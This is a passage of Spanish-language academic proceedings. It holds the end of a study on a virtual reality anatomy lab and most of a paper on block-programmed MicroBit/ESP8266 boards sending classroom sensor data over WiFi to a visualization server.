Experiencia general positiva: la mayoría de los comentarios reflejan una experiencia positiva con el laboratorio virtual, palabras como "interesante", "innovador", "entretenido" y "satisfactorio" se repiten frecuentemente para calificarlo. "Fue muy agradable realmente, sirvió mucho para saber sobre temas como el aparato digestivo y una mejor comprensión" (Estudiante 21, encuesta, 2024); "Fue agradable y muy interactivo para muchas actividades futuras." (Estudiante 14, encuesta, 2024);

Valor educativo percibido: muchos estudiantes destacaron el valor educativo de la herramienta, señalando que facilitó su aprendizaje y comprensión: "Que es algo súper chévere, innovador, teniendo en cuenta los avances tecnológicos el uso de estas herramientas son únicas y eficientes" (Estudiante 7, encuesta, 2024); "Fue una manera nueva y diferente para aprender" (Estudiante 31, encuesta, 2024).

Aspectos visuales y de interactividad: las visualizaciones 3D y la interactividad fueron aspectos muy apreciados "Me gusto el material didáctico enseñado estuvo muy bueno y resumiendo" (Estudiante 15, encuesta, 2024); "Creo que la experiencia fue totalmente satisfactoria" (Estudiante 17, encuesta, 2024).

4 Discusión

El estudio de la anatomía humana, fundamental en diversas áreas del conocimiento como la biología, requiere metodologías que faciliten la asimilación de contenidos

curriculares complejos [20]. En este contexto, la incorporación de tecnologías de vanguardia como la realidad virtual ofrece la oportunidad de trasladar conocimientos teóricos a entornos simulados, potenciando así la comprensión conceptual y el desarrollo de habilidades prácticas [1].

En esta línea, [10] sugieren que, el desarrollo de plataformas abiertas que integren laboratorios virtuales puede enriquecer significativamente el aprendizaje de los estudiantes y proporcionar recursos innovadores para la labor docente. Los resultados de nuestra investigación respaldan esta perspectiva, demostrando que el laboratorio virtual del sistema digestivo facilitó a los estudiantes la exploración del cuerpo humano en un entorno 3D interactivo lo cual permitió a los alumnos visualizar y comprender con mayor claridad las estructuras anatómicas, su localización y las interrelaciones entre los distintos órganos involucrados en el proceso digestivo.

En cuanto a la usabilidad, nuestros hallazgos revelan que la mayoría de los estudiantes encontró el laboratorio virtual fácil de usar, lo cual corrobora los hallazgos de [3], quienes subrayan la importancia de diseñar escenarios de RV accesibles y utilizables para aumentar el interés y la capacidad de aprendizaje experiencial de los estudiantes. Sin embargo, la puntuación ligeramente inferior en navegación intuitiva indica un margen de mejora, esto subraya la necesidad de un diseño centrado en el usuario, como lo proponen [4], para optimizar la experiencia de aprendizaje.

El nivel de satisfacción general fue alto, con un alto porcentaje de los estudiantes reportando estar satisfechos, además, la disposición de los estudiantes a recomendar el laboratorio virtual indica una percepción positiva de su aporte para la enseñanza de la anatomía del sistema digestivo. De igual manera, el impacto en el aprendizaje de la anatomía, según la opinión de los estudiantes, ha sido positivo, estos resultados concuerdan con las observaciones de [5], quienes señalan que estas herramientas pueden mejorar la consolidación de conceptos complejos.

La marcada preferencia por las visualizaciones 3D y las animaciones subraya el potencial de la RV para mejorar la comprensión de estructuras anatómicas complejas, lo cual se alinea con las teorías de aprendizaje constructivista y conectivista [7], [8], ya que la herramienta facilita la construcción activa del conocimiento y la creación de redes de aprendizaje dinámicas.

5 Conclusiones

El laboratorio virtual demostró ser una herramienta eficaz y bien recibida por los estudiantes para el aprendizaje de la anatomía del sistema digestivo, la alta usabilidad y satisfacción reportadas indican que la herramienta cumplió con las expectativas de los usuarios en términos de diseño y funcionalidad.

Por otra parte, aunque el impacto percibido en la comprensión de la anatomía fue moderadamente positivo, la mayoría de los estudiantes consideró el laboratorio virtual más efectivo que los métodos tradicionales de enseñanza, lo cual, sugiere que la RV tiene el potencial de complementar y mejorar significativamente los enfoques educativos existentes en anatomía.

Las visualizaciones tridimensionales y las animaciones interactivas emergieron como los aspectos más valorados del laboratorio virtual, lo cual respalda la idea de que

la RV puede proporcionar experiencias de aprendizaje únicas que facilitan la comprensión de estructuras anatómicas complejas.

Los resultados positivos de este estudio sugieren que los laboratorios virtuales basados en RV tienen un significativo potencial para innovar y mejorar en la educación universitaria y, potencialmente, en otras áreas de la educación en ciencias de la salud.

Referencias

[1] L. Lerma, D. Rivas, J. R. Adame, F. Ledezma, H. López, y C. Ortiz, "Realidad Virtual como técnica de enseñanza en Educación Superior: perspectiva del usuario", *Enseñanza & Teaching: Revista Interuniversitaria de Didáctica*, vol. 38, núm. 1, pp. 111–123, nov. 2020, doi: 10.14201/et2020381111123.

[2] M. Da Cruz *et al.*, "Virtual Reality as a Complementary Learning Tool in Anatomy Education for Medical Students", *Med Sci Educ*, vol. 33, núm. 2, pp. 507–516, abr. 2023, doi: 10.1007/s40670-023-01774-3.

[3] G. Valarezo, X. Sánchez, C. Bermúdez, y R. García, "Simulación y realidad virtual aplicadas a la educación", *RECIMUNDO*, vol. 7, núm. 1, pp. 432–444, feb. 2023, doi: 10.26820/recimundo/7.(1).enero.2023.432-444.

[4] T. González, C. Ibeas, I. Gravert, A. León, y M. Rojas, "Características de un escenario de Realidad Virtual para el aprendizaje de anatomía: Una revisión bibliográfica", *Revista Española de Educación Médica*, vol. 3, núm. 3, nov. 2022, doi: 10.6018/edumed.542861.

[5] K. Espinoza-Castro, J. Plaza-Chalco, B. Bravo-Guzhñay, y E. Mogrovejo-Mogrovejo, "Realidad Virtual y educación: retos y propuestas desde actores educativos del bachillerato público en Ecuador", *Atenas*, núm. 62, pp. 1–13, 2024.

[6] R. L. Calderón Zambrano, M. E. Yánez Romero, K. E. Dávila Dávila, y C. E. Beltrán Balarezo, "Realidad virtual y aumentada en la educación superior: experiencias inmersivas para el aprendizaje profundo", *Religación. Revista de Ciencias Sociales y Humanidades*, vol. 8, núm. 37, p. e2301088, ago. 2023, doi: 10.46652/rgn.v8i37.1088.

[7] D. S. Parra-Rocha, W. P. Chiluiza-Vásquez, y D. A. Castillo-Conde, "Inclusión Tecnológica en Época de Pandemia: Una Mirada al Constructivismo como Fundamento Teórico", *Revista Tecnológica-Educativa Docentes 2.0*, vol. 13, núm. 2, pp. 16–25, ago. 2022, doi: 10.37843/rted.v13i2.288.

[8] S. Oliveros-Castro y ; Claudia Núñez-Chaufleur, "Posibilidades educativas de la realidad virtual y la realidad combinada: una mirada desde el conectivismo y la bibliotecología", *REVISTA SABERES EDUCATIVOS*, núm. 5, 2020.

[9] W. Betancur y J. Monroy, "IMPLEMENTING VIRTUAL REALITY IN THE TEACHING OF ANATOMY A NECESSITY IN THE TRAINING OF HEALTH PROFESSIONALS RESUMEN", *Morfolia*, vol. 13, núm. 3, 2021.

[10] K. E. Espinoza Castro, D. E. Apolo Buenaño, R. N. Sánchez Barrera, y B. F. Bravo Guzhñay, "Laboratorios digitales y plataformas de acceso abierto: retos y propuestaspara la democratización del aprendizaje", *Edutec*, vol. 87, pp. 90–100, mar. 2024, doi: 10.21556/edutec.2024.87.3069.

[11] L. Luengas, J. Guevara, y G. Sánchez, "¿Cómo desarrollar un laboratorio virtual? Metodología de diseño", *Nuevas Ideas en Informática Educativa*, vol. 5, pp. 165–170, 2009.

[12] L. Marín, C. Marín, y J. Ospina, "Laboratorio virtual de química: una experiencia de diseño interdisciplinar", *Revista Virtual Universidad Católica del Norte.*, núm. 51, pp. 98–110, 2017, [En línea]. Disponible en: http://revistavirtual.ucn.edu.co/index.php/RevistaUCN/article/view/845/1363

[13] C. G. Juliao-Vargas y F. A. Zarta-Rojas, "Consideraciones éticas sobre la realidad y las identidades virtuales", *Sociedad & Tecnología*, vol. 6, núm. 2, pp. 275–290, may 2023, doi: 10.51247/st.v6i2.373.

[14] X. C. Farran y A. P. Garcias, “Tecnologías digitales en educación: poniendo el foco en la ética”, el 1 de marzo de 2023, *GTE-Educational Technology Group, University of the Balearic Islands*. doi: 10.21556/edutec.2023.83.2829.

[15] S. Gomez y J. Diaz, “Tecnologías y educación, una relación ética”, *Question/Cuestión*, vol. 3, núm. 76, p. e851, dic. 2023, doi: 10.24215/16696581e851.

[16] R. Hernández Sampieri y C. Mendoza Torres, *Metodología de la investigación : las rutas cuantitativa, cualitativa y mixta*. McGraw-Hill Education, 2018.

[17] C. Monje, “Metodología de la investigación cuantitativa y cualitativa: Guía didáctica”, 2011.

[18] S. Gutiérrez Gutiérrez y M. A. Rivero Gonzalez, “Innovación educativa: Aprendizaje basado en la Realidad Virtual y la Realidad Aumentada para el estudio de la Anatomía Humana, en el Ciclo de Grado Medio de Cuidados Auxiliares de Enfermería”, *Revista de Investigación e Innovación Educativa*, vol. 2, núm. 1, pp. 22–31, may 2024, doi: 10.59721/rinve.v2i1.11.

[19] V. López López *et al.*, “Modelización 3D de última generación y simulación mediante dispositivos de realidad virtual para mejorar el proceso de enseñanza-aprendizaje de cirugía hepatobiliar con alumnos de medicina”, *Revista de Educación a Distancia*, vol. 24, núm. 79, jun. 2024, doi: 10.6018/red.608431.

[20] P. Giler, C. Giler, y G. Medina, “Uso del Atlas 3D en el aprendizaje de la Anatomía Humana en estudiantes de bachillerato”, *Revista Sociedad & Tecnología*, vol. 7, núm. 2, pp. 146–162, 2024, doi: 10.51247/st.v7i2.421.

[21] A. Passoni Hinostroza, S. P. Vásquez Ramos, O. A. Colque Ricce, L. D. Cahuana Medrano, y J. I. Cueva Villavicencio, “Estrategias de enseñanza y calidad de educación virtual”, *Horizontes. Revista de Investigación en Ciencias de la Educación*, vol. 7, núm. 30, jul. 2023, doi: 10.33996/revistahorizontes.v7i30.631.

[22] C. Aroca Reyes y C. Llorente Cejudo, “Diseño, construcción y validación de rúbrica para medir la motivación en Educación Infantil con el uso de Realidad Aumentada”, *Innoeduca. International Journal of Technology and Educational Innovation*, vol. 9, núm. 1, pp. 143–156, jun. 2023, doi: 10.24310/innoeduca.2023.v9i1.14237.

[23] B. Hidalgo-Cajo, D. Hidalgo-Cajo, M. Montenegro-Chanalata, y I. Hidalgo-Cajo, “Realidad aumentada como recurso de apoyo en el proceso enseñanza-aprendizaje”, *Revista Electronica Interuniversitaria de Formacion del Profesorado*, vol. 24, núm. 3, pp. 43–55, ago. 2021, doi: 10.6018/REIFOP.465451.

[24] E. Huayta-Campos y G. Bravo-Huaynates, “Educación remota y competencias del tutor virtual en la pandemia COVID-19 - Lima”, *593 Digital Publisher CEIT*, vol. 7, núm. 4, pp. 167–187, jul. 2022, doi: 10.33386/593dp.2022.4.1095.

[25] Universidad Nacional de Educación, “Descripción microcurricular actual de la carrera/programa”, 2023.

[26] M. I. Vinicio Estrada-Velasco, J. I. Alexandra Núñez-Villacis, y W. I. Clemente Cunuhay-Cuchipe, “Revisión Sistemática de la Metodología Scrum para el Desarrollo de Software”, vol. 7, pp. 434–447, 2021, doi: 10.23857/dc.v7i4.2429.

[27] D. Óscar, F. Aranda, D. César, y V. Rodríguez, “Aplicación de metodología Scrum para el desarrollo de una API web de gestión médica con MEAN Stack”.

[28] F. P. Cajas Chuqui y O. A. Cajamarca Criollo, “Desarrollo de un entorno virtual de enseñanza para niños con problemas de aprendizaje de dislexia y discalculia en el Centro UDIPSAI UCACUE.”, *MQRInvestigar*, vol. 7, núm. 2, pp. 473–496, abr. 2023, doi: 10.56048/mqr20225.7.2.2023.473-496.

[29] J. I. Matute-Álvarez, A. D. Tenén-Banegas, S. I. Sañay-Sañay, y J. S. Gaona-Pineda, “Sistema de realidad virtual para la gestión de la visualización e interacción con los ecosistemas del Bioparque AMARU Cuenca, Ecuador”, *MQRInvestigar*, vol. 7, núm. 3, pp. 3313–3338, ago. 2023, doi: 10.56048/mqr20225.7.3.2023.3313-3338.

[30] D. Godoy, “Diseño de un simulador dinamico de proyectos de desarrollo de software”, 2014.

[31] F. Ureña y C. Arguedas, “Diseño de laboratorios virtuales para la enseñanza de la física”, *Revista Internacional de Aprendizaje* , vol. 5, núm. 1, 2024, [En línea]. Disponible en: www.cgespanol.org

Recolección, envío, almacenamiento y visualización de datos considerando programación basada en bloques de placas MicroBit, ESP, sensores y Wifi

Alejandra Beatriz Lliteras[1,2][0000-0002-4148-1299] , Juan Pablo Lozano Arce[1][0009-0001-7428-9455], Andrés Rodriguez[1][0000-0002-7600-6041]

[1] UNLP. Facultad de Informática, Centro LIFIA, Argentina
[2] CICPBA
{alejandra.lliteras, jlozano,andres.rodriguez}@lifia.info.unlp.edu.ar

Abstract. El Pensamiento Computacional es una de las habilidades a desarrollar desde la escuela secundaria y así brindar igualdad de oportunidades a los estudiantes para una participación plena como ciudadanos digitales. En este trabajo se presenta una infraestructura para poner en práctica aspectos de recolección de datos con sensores conectados a una placa Microbit la que conectada a una ESP permite enviarlos vía Wifi a un servidor Web. Se usa programación basada en bloques en MakeCode proponiendo una extensión. Se brinda además un servidor que permite recibir paquetes de datos, validarlos, almacenarlos y dejarlos disponibles para su posterior visualización. Se brindan guías para el despliegue del servidor propuesto y para la preconfiguración de la placa ESP para que puedan ser usados en diferentes contextos. Se presenta un caso de estudio usando la extensión propuesta y el servidor y se realizó una primera validación con estudiantes de cuarto año de secundario.

Keywords: Pensamiento Computacional, Ciudadanía Digital, Robótica Educativa, IoT, Recolección de Datos, Visualización de Datos, MicroBit, ESP, Sensor, WiFI, Comunicación Inalámbrica, Nivel Secundario, Programación Basada en Bloques, MakeCode

1 Introducción

El Pensamiento Computacional ha cobrado relevancia en el ámbito educativo en los últimos años. Si bien el término fue acuñado por Papert [1] hace más de tres décadas, en el año 2006 fue ampliamente difundido por Wing [2] y desde entonces su vigencia permanece. La autora sostiene que ese tipo de pensamiento es necesario para todos los individuos, no solo para quienes se dedican a las ciencias de la computación, sino que también para quienes se desempeñan en otras disciplinas y profesiones. Su objetivo, y el de otros autores en el tema, es agregar e integrar el Pensamiento Computacional como un saber fundamental en el currículum de la educación básica (inicial, primaria y secundaria) y de esta forma avanzar hacia una actualización de contenidos que no solo esté basada en habilidades informáticas sino en conocimientos de campos disciplinares curriculares en general.

Si bien existen diversas definiciones del Pensamiento Computacional y se ha trabajado en este tema durante muchos años, aun no existe una definición consensuada [3]. En este trabajo se considera que el Pensamiento Computacional es una forma de resolver y analizar problemas de manera que sean ejecutadas por una computadora y que, como mencionan Dening y Tedre, involucra habilidades y conceptos como la abstracción, la descomposición, la generalización, los algoritmos (y su diseño) así como, el diseño, la recolección y el análisis de datos [3].

Para desarrollar el Pensamiento Computacional existen diferentes esfuerzos, en general, asociados a temas relacionados a la programación y a las ciencias de la computación. Por ejemplo, en el año 2013 se creó Code.org[1] con origen en Estados Unidos y de alcance internacional. Por otro lado, en el mismo año, pero en Argentina, se suma la iniciativa Program.ar[2] de la mano de la fundación Sadosky[3] [4]. Si bien estos programas implican avances significativos en cuanto a la enseñanza de la programación, en la actualidad, uno de los desafíos más grandes radica en la manera de promover este tipo de pensamiento a toda la currícula de la escuela secundaria en forma transversal y trascendiendo la enseñanza de la programación por sí sola.

En el año 2018 se sancionaron en Argentina los Núcleos de Aprendizaje Prioritario (NAP) de Educación Digital, Programación y Robótica[4] que plantean una integración del Pensamiento Computacional en forma transversal a las diferentes áreas, evitando circunscribirla a la asignatura de Informática, sin embargo, su difusión y adopción aún hoy es escasa. Adicionalmente, en 2021 Argentina lanzó un plan Federal de Robótica Educativa e Internet de las Cosas en el que participan 14 provincias.

En este trabajo se destaca la importancia de desarrollar el Pensamiento Computacional en los estudiantes secundarios considerando el vertiginoso avance tecnológico [5]. Ante esta realidad es importante trabajar en post de que los estudiantes puedan comprender como funcionan las tecnologías, usarlas adecuadamente y pensar en cómo proponer nuevas alternativas, con una actitud responsable y crítica de modo que puedan comprender el impacto que éstas tienen en la sociedad, lo que en palabras de Ribble no es otra cosa más que formar a los estudiantes como ciudadanos digitales [6].

El desarrollo del Pensamiento Computacional puede ser abordado de diferentes formas, por ejemplo, mediante la visualización de datos [7], la programación [8], la robótica educativa [9], IoT (de la sigla en inglés para *Internet of Things,* previamente nombrado en castellano como Internet de las Cosas) [10] y la Inteligencia Artificial [11]. En este trabajo, se hará foco en el desarrollo de este tipo de pensamiento desde la programación de aspectos de robótica educativa y de IoT para la posterior visualización de datos.

Un primer paso hacia la solución de la incorporación del Pensamiento Computacional de manera transversal en la currícula es proveer a los docentes y alumnos de herramientas accesibles y simples de usar que engloben las diferentes aristas de este tipo de pensamiento y para la programación. En particular, para facilitar los primeros pasos en la programación, se suelen usar lenguajes de

[1] https://code.org/
[2] https://program.ar/
[3] https://fundacionsadosky.org.ar/
[4] https://www.educ.ar/recursos/150123/nap-de-educacion-digital-programacion-y-robotica

programación basados en bloques ya que estos bajan la complejidad que presentan los lenguajes de programación basados en textos y favorecen la adquisición de habilidades del Pensamiento Computacional [12].

Cuando se piensa en el desarrollo del Pensamiento Computacional considerando temas de robótica o IoT en el área de educación, en general se hace en términos de kits que ya vienen pre armados y con instrucciones concretas para que los docentes puedan trabajar en el aula usando placas como, por ejemplo, MicroBit[5] o Arduino[6]. Las placas Arduino si bien están ampliamente difundidas para diversas actividades educativas, pueden presentar desafíos al momento de su uso tanto para docentes como para estudiantes de escuelas no técnicas principalmente, a quienes le puede resultar complejo el cableado de circuitos que se necesitan para trabajar con ellas. Por lo anterior y debido a que ya además traen integrados algunos componentes es que Pech y Novák proponen el uso de placas MicroBit [13]. A raíz de lo anterior es que para este trabajo se considera el uso de placas MicroBit, en particular, en su versión 2 y de aquí en adelante, estas placas serán nombradas simplemente como MicroBit asumiendo la versión. Estas placas tienen la opción de almacenar datos, por ejemplo, provenientes de sensores, o bien de enviarlos usando el Bluetooth que trae incorporado. En cambio, cuando el envío se quiere hacer inalámbricamente vía Wifi es necesario sumar un componente de hardware, como por ejemplo una placa ESP. En particular, en este trabajo se usará una placa ESP8266 para tal fin.

Los datos una vez recolectados por los sensores pueden ser luego cargados y analizados desde diversas plataformas de visualización, como por ejemplo Alfadatizando [14], una plataforma diseñada para realizar actividades educativas de visualización de datos para desarrollar el Pensamiento Computacional o bien pueden ser visualizados desde una plataforma específica diseñada ad hoc.

Como se mencionó anteriormente es importante proveer a los docentes y alumnos de herramientas accesibles y simples de usar que permitan desarrollar las diferentes aristas de este tipo de pensamiento. En este sentido, Fernandez Quiñonez propone diferentes maneras para programar sistemas IOT usando programación basada en bloques, cuando presenta el uso de placas MicroBit al que le conecta sensores para la toma de datos, almacena localmente los datos para su posterior visualización desde una aplicación móvil que muestra cómo desarrollar usando AppInventor[7]. En este caso, el dispositivo móvil desde el cual se accede a los datos posee activa la conexión vía Bluetooth al igual que la placa MicroBit [15]. Por otro lado, Aneesh Pradeep propone el uso de una placa ESP32 con fines educativos para trabajar aspectos de IOT, recolectando y analizando datos provenientes de sensores. Justifica su elección de esta placa por sobre otras, dado su bajo costo. Sugiere a los profesores que usen proyectos ya existentes para enseñar de IOT con la placa elegido y de cómo realizar conexiones a sensores. Ya que, como menciona el autor, esos proyectos suelen tener instrucciones paso a paso y están diseñados para ser fáciles de seguir. El autor no muestra de manera concreta como se programa la placa ni la manera en la que propone visualizar los datos [16].

[5] https://microbit.org/
[6] https://www.arduino.cc/
[7] https://appinventor.mit.edu/

En este trabajo se propone una infraestructura que combina software y hardware para la toma de datos y su posterior visualización. Con foco en que sea de simple armado y configuración para usuarios sin conocimientos avanzados de informática y para que pueda ser usado en diferentes lugares, por diferentes personas y de manera autónoma. Permitiéndole de este modo diseñar actividades para el desarrollo del Pensamiento Computacional mediante programación basada en bloques, visualización de datos, el uso de placas, sensores y comunicación inalámbrica vía Wifi. El trabajo está organizado de la siguiente manera: en la Sección 2 se presenta el escenario de trabajo, en la Sección 3 un posible esquema de solución, en la Sección 4 se presenta un caso de estudio. En la Sección 5 se presenta una discusión sobre el caso de estudio y finalmente en la Sección 6 conclusiones y trabajos futuros.

2 Escenario de trabajo

En esta sección en primer lugar se esquematiza la problemática a abordar. Como se mencionó previamente, el objetivo de este trabajo es facilitar una infraestructura de trabajo que permita desarrollar habilidades de Pensamiento Computacional abordando aspectos de programación basada en bloques, visualización de datos, manejo de placas, sensores y comunicación inalámbrica. Para poder realizar esto se tomó como primer requerimiento que el envío de datos recolectados se realice vía Wifi a un servidor para tal fin, desde el cual es posible conectarse desde un cliente Web para visualizar los datos obtenidos. La Fig. 1 muestra un esquemático del escenario de trabajo, en donde se consideran diferentes sensores conectados a la placa MicroBit usando cable, una placa EP8266 conectada por cable a la placa MicroBit, la cual es responsable de trasmitir datos vía Wifi a un Servidor que los almacena. Luego es posible acceder desde cualquier cliente web al servidor para visualizar gráficamente los datos.




Fig. 1: Esquema del escenario de trabajo

3 Propuesta de solución

Dado que se decidió utilizar placas MicroBit, se tomó como entorno de programación a MakeCode que permite programación usando bloques, Phyton y JavaScript. El entorno provee familias de bloques para la programación y es posible ampliarlo mediante extensiones. En el caso del uso de Wifi como mecanismo de comunicación inalámbrico, a la fecha de iniciar con esta propuesta, no había una extensión disponible y por tal motivo se decidió proponer una nueva para usar la placa ESP.

Por otro lado, al querer enviar los datos recolectados a un servidor para su posterior visualización, una opción era dejar un servidor dedicado, sin embargo, es objetivo de este trabajo que se use en diferentes lugares, por diferentes personas y de manera autónoma, por esto es por lo que se diseñó e implementó un servidor y visualizador que puede ser desplegado donde el usuario desee siguiendo una serie de pasos detallados.

Se propone en este trabajo a) una extensión para el entorno MakeCode sumando una nueva familia de bloques para encapsular la complejidad técnica de configurar la placa ESP b) un servidor para la recepción, almacenamiento y visualización de datos c) guías para el despliegue del servidor propuesto y para la preconfiguración de la placa ESP

Respecto a la *extensión para el entorno MakeCode*, se logró simplificar la propuesta con los bloques que visualizan en la Fig. 2. Se creó una nueva familia de bloques llamada IRID donde para cada nuevo bloque al posar el cursor sobre el mismo es posible acceder a información de lo que hace y se muestra un ejemplo de valor para sus parámetros.

El bloque "*setup_esp"* permite configurar el nombre de la red a utilizar, la contraseña, la url del servidor y un número que indica la cantidad de veces que se espera la placa intente conectarse al servidor antes de dar un error y avisar que no es posible. El bloque "*send data"* se usa para el envío de datos al servidor. El primer parámetro indica desde donde se reciben los datos, el segundo con que tipo de sensor se toman y por último el dato del valor sensado. Finalmente, se deja disponible un bloque para "*ping*" que puede ser usado para analizar si el servidor está respondiendo.




Fig. 2: Familia de bloques para trabajar con la ESP

Notar que en este trabajo no se hace foco en aspectos de seguridad del servidor, por ello quedarán datos sensibles expuestos.

En cuanto al *Servidor para la recepción, almacenamiento y visualización de datos*, el mismo fue desarrollado con herramientas de código abierto. Cuenta con componente encargado de recibir, analizar y tratar la información enviada por la placa ESP8266 vía Wifi (desarrollado en Phyton[8]). El servidor al recibir datos, si éstos cumplen con el formato esperado, los almacena (en MongoDB[9]). Los datos quedan disponibles para ser visualizados mediante un componente implementado en el servidor para tal fin (usando Grafana[10]).

Por último, se desarrollaron dos *guías*, una relacionada al servidor y otra para preconfigurar la placa ESP. Una primera guía que explica paso a paso como poner en marcha el servidor[11] para la recepción, almacenamiento y visualización de datos. La segunda guía[12], dada que la forma de comunicar la placa MicroBit con la placa ESP8266 es mediante el puerto serie de estas, es necesario realizar preconfiguraciones en la placa ESP para usarlos, por tal motivo y por única vez es necesario cargarle esa preconfiguración a la placa.

4 Caso de Estudio

El diseño del caso de estudio se realizó para estudiantes de cuarto año de una escuela secundaria técnica, con orientación en programación de la ciudad de La Plata, Buenos Aires, Argentina. Se decidió organizar el material siguiendo el esquema de usar-modificar-crear para apoyar y profundizar la adquisición de Pensamiento Computacional [17]. Dada la disponibilidad ofrecida desde la escuela, se diseñaron tres encuentros de dos horas treinta minutos cada uno. Para un uso más motivador de la actividad, se cuenta con una maqueta en forma de casa, en la que se encuentran conectados diversos sensores (ej. Temperatura, humedad y gas) y actuadores (ej. luces led, motor que permite abrir puertas y un motor con un ventilador). A esta maqueta la llamamos “Casita”. La Fig. 3 muestra la maqueta armada.



Fig. 3:Maqueta de la “Casita”

[8] https://www.python.org/
[9] https://www.mongodb.com/
[10] https://grafana.com/
[11] Disponible en https://zenodo.org/records/13234008
[12] Disponible en https://zenodo.org/records/13240796

En el *primer encuentro*, se presenta el entorno de programación MakeCode se introducen conceptos básicos de la programación en bloque usando la plataforma MakeCode para placas MicroBit. En este encuentro, se espera que los estudiantes adquieran habilidades básicas.

El *segundo encuentro*, suma el uso de sensores externos. Se presenta el esquema de la infraestructura de trabajo y se abordan aspectos de comunicación de datos usando ESP8266, se envían datos a un servidor web usando la programación en bloques y finalmente se visualizan los datos generados por sensores.

El *tercer encuentro*, retoma la actividad del encuentro anterior y se realiza una charla de cierre con los estudiantes a modo de relevamiento.

Para simplificar la programación durante los encuentros, se creó una nueva familia de bloques llamado "*Casita*" en el que se sumaron los bloques a usar de la familia "*IRID*" y se creó un bloque especial para que puedan sumarse comentarios. A esta nueva familia de bloques se le configuró la ayuda que permite MakeCode para que, al usar la maqueta, los estudiantes pudieran consultar en que Pin estaba conectado cada sensor o actuador. Lo que haría que funcionara como un kit. La nueva familia de bloques y la ayuda desplegada se visualizan en la Fig.4.

Los ejemplos y ejercicios se dejaron implementados y disponibles en una carpeta, a la que, en caso de ser requerido, se les daba acceso a los estudiantes.




Fig. 4: Familia de bloques para trabajar con la "Casita"

4.3 Propuesta en acción

Para este caso de estudio, considerando la cantidad de encuentros disponibles, si bien se entregaron las guías para preconfiguración de la ESP y para el despliegue de un servidor propio, se decidió llevar la placa ESP preconfigurada, y un servidor ya levantado para que pudiesen directamente acceder al mismo. Los tres encuentros se realizaron durante el mes de noviembre de 2023.

La cantidad de asistentes varió en cada encuentro, en el primer encuentro se presentaron 12 estudiantes y cuatro docentes, en el segundo 15 estudiantes y dos docentes y en el tercero 14 estudiantes tres docentes. Se sumó además de la docente responsable del aula, una docente de apoyo técnico, un docente que imparte

tecnología informática en sexto año del secundario y un docente de otra comisión de cuarto año.

Varios de los estudiantes del curso tenían experiencia en desarrollo de placas Arduino y con lenguajes de programación textual. No todos los estudiantes poseían el mismo nivel de expertise en programación. Cuatro estudiantes, aun no programaban.

El aula disponía de mesas con pcs de escritorio y además se contaba con notebooks que la escuela recibió por el programa Conectar Igualdad[13] y luego con el plan Juana Manso[14]. Lo anterior permitía que cada estudiante dispusiera de un equipo para trabajar, sin embargo, al momento de desarrollar las prácticas, se permitió el trabajo en grupo, con agrupación natural por parte de los estudiantes.

A continuación, la Fig. 5. muestra la manera en la que se toman los datos del sensor de temperatura y se le envían a la ESP para que se encargue de transmitirlos al servidor usando el bloque "*send data*".



Fig. 5: Ejemplo de envío de datos de temperatura

Por último la Fig. 6 muestra la visualización de los datos cuando se accede desde un cliente al servidor.



Fig. 6: Visualización de los datos almacenados en el servidor

[13] https://conectarigualdad.edu.ar/inicio

[14] https://www.educ.ar/noticias/200546/educacioacuten-presenta-la-nueva-versioacuten-de-huayra-50nbsp

5 Discusión

En esta primera validación de conceptos, el público destinatario estuvo conformado por estudiantes y si bien había docentes participando, éstos no guiaron los encuentros. El curso presentó algunas particularidades tales como la gran disparidad de conocimientos previos entre los estudiantes del mismo curso, así como la actitud frente a las actividades propuestas. En el segundo encuentro, debido a la falta de tiempo, no fue posible trabajar con la visualización de datos, motivo por el cual se retomó en el tercer encuentro. No hubo tiempo suficiente para cumplir con todo el ciclo de usar-modificar-crear propuesto, solo se pudo usar y modificar.

De todos los estudiantes presentes, se mantuvo constante el trabajo solamente con siete de ellos, quienes realizaron las actividades propuestas con interés.

El relevamiento realizado durante el último encuentro con los siete estudiantes que trabajaron en la propuesta mostró su entusiasmo para este tipo de iniciativas quienes destacaron la facilidad de realizar la actividad con programación basada en bloques para la parte de conexión al servidor y el envío de datos. Esta apreciación se debe a que los estudiantes previamente habían programado con la IDE de Arduino durante un taller de robótica educativa.

6 Conclusiones y Trabajos Futuros

